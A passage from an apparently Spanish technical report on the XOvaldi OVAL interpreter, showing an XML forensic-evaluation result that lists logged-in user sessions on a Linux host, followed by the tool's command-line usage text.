        <ns20:oval_system_characteristics>
            <ns20:generator>
                <ns18:product_name>XOvaldi Interpreter</ns18:product_name>
                <ns18:product_version>1.0</ns18:product_version>
                <ns18:schema_version>5.6</ns18:schema_version>
                <ns18:timestamp>2010-04-16T13:26:11.118-03:00</ns18:timestamp>
            </ns20:generator>
            <ns20:system_info>
                <ns20:os_name>Linux</ns20:os_name>
                <ns20:os_version>2.6.30.8-64.fc11.i686.PAE</ns20:os_version>
                <ns20:architecture>i386</ns20:architecture>
                <ns20:primary_host_name>elitebook</ns20:primary_host_name>
                <ns20:interfaces>
                    <ns20:interface>
                        <ns20:interface_name>wlan0</ns20:interface_name>
                        <ns20:ip_address>192.168.2.103</ns20:ip_address>
                        <ns20:mac_address>00-16-EA-8E-4C-A6</ns20:mac_address>
                    </ns20:interface>
                </ns20:interfaces>
            </ns20:system_info>
            <ns20:collected_objects>
                <ns20:object flag="complete" version="1"
                    id="oval:uy.edu.fing.gsi:obj:20">
                    <ns20:reference item_ref="1" />
                    <ns20:reference item_ref="2" />
                    <ns20:reference item_ref="3" />
                    <ns20:reference item_ref="4" />
                    <ns20:reference item_ref="5" />
                    <ns20:reference item_ref="6" />
                    <ns20:reference item_ref="7" />
                    <ns20:reference item_ref="8" />
                    <ns20:reference item_ref="9" />
                </ns20:object>
            </ns20:collected_objects>
            <ns20:system_data>
                <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                    xmlns="" id="1">
                    <ns29:username>mbarrere</ns29:username>
                    <ns29:tty>tty1</ns29:tty>
                    <ns29:login_time>Tue19</ns29:login_time>
                    <ns29:idle_time>2days</ns29:idle_time>
                    <ns29:jcpu_time>1:32m</ns29:jcpu_time>
                    <ns29:pcpu_time>0.06s</ns29:pcpu_time>
                    <ns29:what>pam:</ns29:what>
                </loggeduserItem>
                <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                    xmlns="" id="2">
                    <ns29:username>mbarrere</ns29:username>
                    <ns29:tty>pts/0</ns29:tty>
                    <ns29:login_time>Wed04</ns29:login_time>
                    <ns29:idle_time>5:08m</ns29:idle_time>
                    <ns29:jcpu_time>0.14s</ns29:jcpu_time>
                    <ns29:pcpu_time>0.04s</ns29:pcpu_time>
                    <ns29:what>vim</ns29:what>
                </loggeduserItem>
                <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                    xmlns="" id="3">
                    <ns29:username>mbarrere</ns29:username>
                    <ns29:tty>pts/1</ns29:tty>
                    <ns29:login_time>Thu01</ns29:login_time>
                    <ns29:idle_time>15:09m</ns29:idle_time>
```

```
                        <ns29:jcpu_time>54.84s</ns29:jcpu_time>
                        <ns29:pcpu_time>0.00s</ns29:pcpu_time>
                        <ns29:what>/bin/sh</ns29:what>
                    </loggeduserItem>
                    <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                        xmlns="" id="4">
                        <ns29:username>mbarrere</ns29:username>
                        <ns29:tty>pts/2</ns29:tty>
                        <ns29:login_time>Thu01</ns29:login_time>
                        <ns29:idle_time>26.00s</ns29:idle_time>
                        <ns29:jcpu_time>1.11s</ns29:jcpu_time>
                        <ns29:pcpu_time>1.11s</ns29:pcpu_time>
                        <ns29:what>bash</ns29:what>
                    </loggeduserItem>
                    <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                        xmlns="" id="5">
                        <ns29:username>mbarrere</ns29:username>
                        <ns29:tty>pts/3</ns29:tty>
                        <ns29:login_time>Thu01</ns29:login_time>
                        <ns29:idle_time>15:02m</ns29:idle_time>
                        <ns29:jcpu_time>0.25s</ns29:jcpu_time>
                        <ns29:pcpu_time>0.09s</ns29:pcpu_time>
                        <ns29:what>python</ns29:what>
                    </loggeduserItem>
                    <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                        xmlns="" id="6">
                        <ns29:username>mbarrere</ns29:username>
                        <ns29:tty>pts/4</ns29:tty>
                        <ns29:login_time>Thu02</ns29:login_time>
                        <ns29:idle_time>10.00s</ns29:idle_time>
                        <ns29:jcpu_time>12.75s</ns29:jcpu_time>
                        <ns29:pcpu_time>1:17</ns29:pcpu_time>
                        <ns29:what>gnome-terminal</ns29:what>
                    </loggeduserItem>
                    <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                        xmlns="" id="7">
                        <ns29:username>mbarrere</ns29:username>
                        <ns29:tty>pts/5</ns29:tty>
                        <ns29:login_time>Thu18</ns29:login_time>
                        <ns29:idle_time>2:57m</ns29:idle_time>
                        <ns29:jcpu_time>37.76s</ns29:jcpu_time>
                        <ns29:pcpu_time>37.58s</ns29:pcpu_time>
                        <ns29:what>gedit</ns29:what>
                    </loggeduserItem>
                    <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                        xmlns="" id="8">
                        <ns29:username>mbarrere</ns29:username>
                        <ns29:tty>pts/6</ns29:tty>
                        <ns29:login_time>Thu19</ns29:login_time>
                        <ns29:idle_time>1:35m</ns29:idle_time>
                        <ns29:jcpu_time>0.06s</ns29:jcpu_time>
                        <ns29:pcpu_time>0.06s</ns29:pcpu_time>
                        <ns29:what>bash</ns29:what>
                    </loggeduserItem>
                    <loggeduserItem xmlns:ns36="http://www.w3.org/2000/09/xmldsig#"
                        xmlns="" id="9">
                        <ns29:username>mbarrere</ns29:username>
                        <ns29:tty>pts/7</ns29:tty>
                        <ns29:login_time>Thu19</ns29:login_time>
                        <ns29:idle_time>17:54m</ns29:idle_time>
                        <ns29:jcpu_time>0.01s</ns29:jcpu_time>
                        <ns29:pcpu_time>0.01s</ns29:pcpu_time>
                        <ns29:what>bash</ns29:what>
                    </loggeduserItem>
                </ns20:system_data>
            </ns20:oval_system_characteristics>
        </ns19:system>
    </ns19:results>
</ns19:oval_results>
```

Tabla 11.17: Resultado de evaluación de Procedimiento Forense

11.5. Argumentos de XOvaldi

usage: xovaldi

-def <filepath>	the path to the oval definition file
-defdir <dirpath>	evaluate every oval definition file found in directory
-help	print this message
-listen <port>	listen for incoming connections
-output <dirpath>	the path to the output results directory
-plugins <dirpath>	the path to the plugins repo directory
-remhost <host>	specifies the remote host to work with
-remop <name>	specifies the operation to execute on remote host [collect|store]
-remport <port>	specifies the remote port to use within HTTP connections
-schemas <dirpath>	the path to the schemas repo directory
-version	print the version information and exit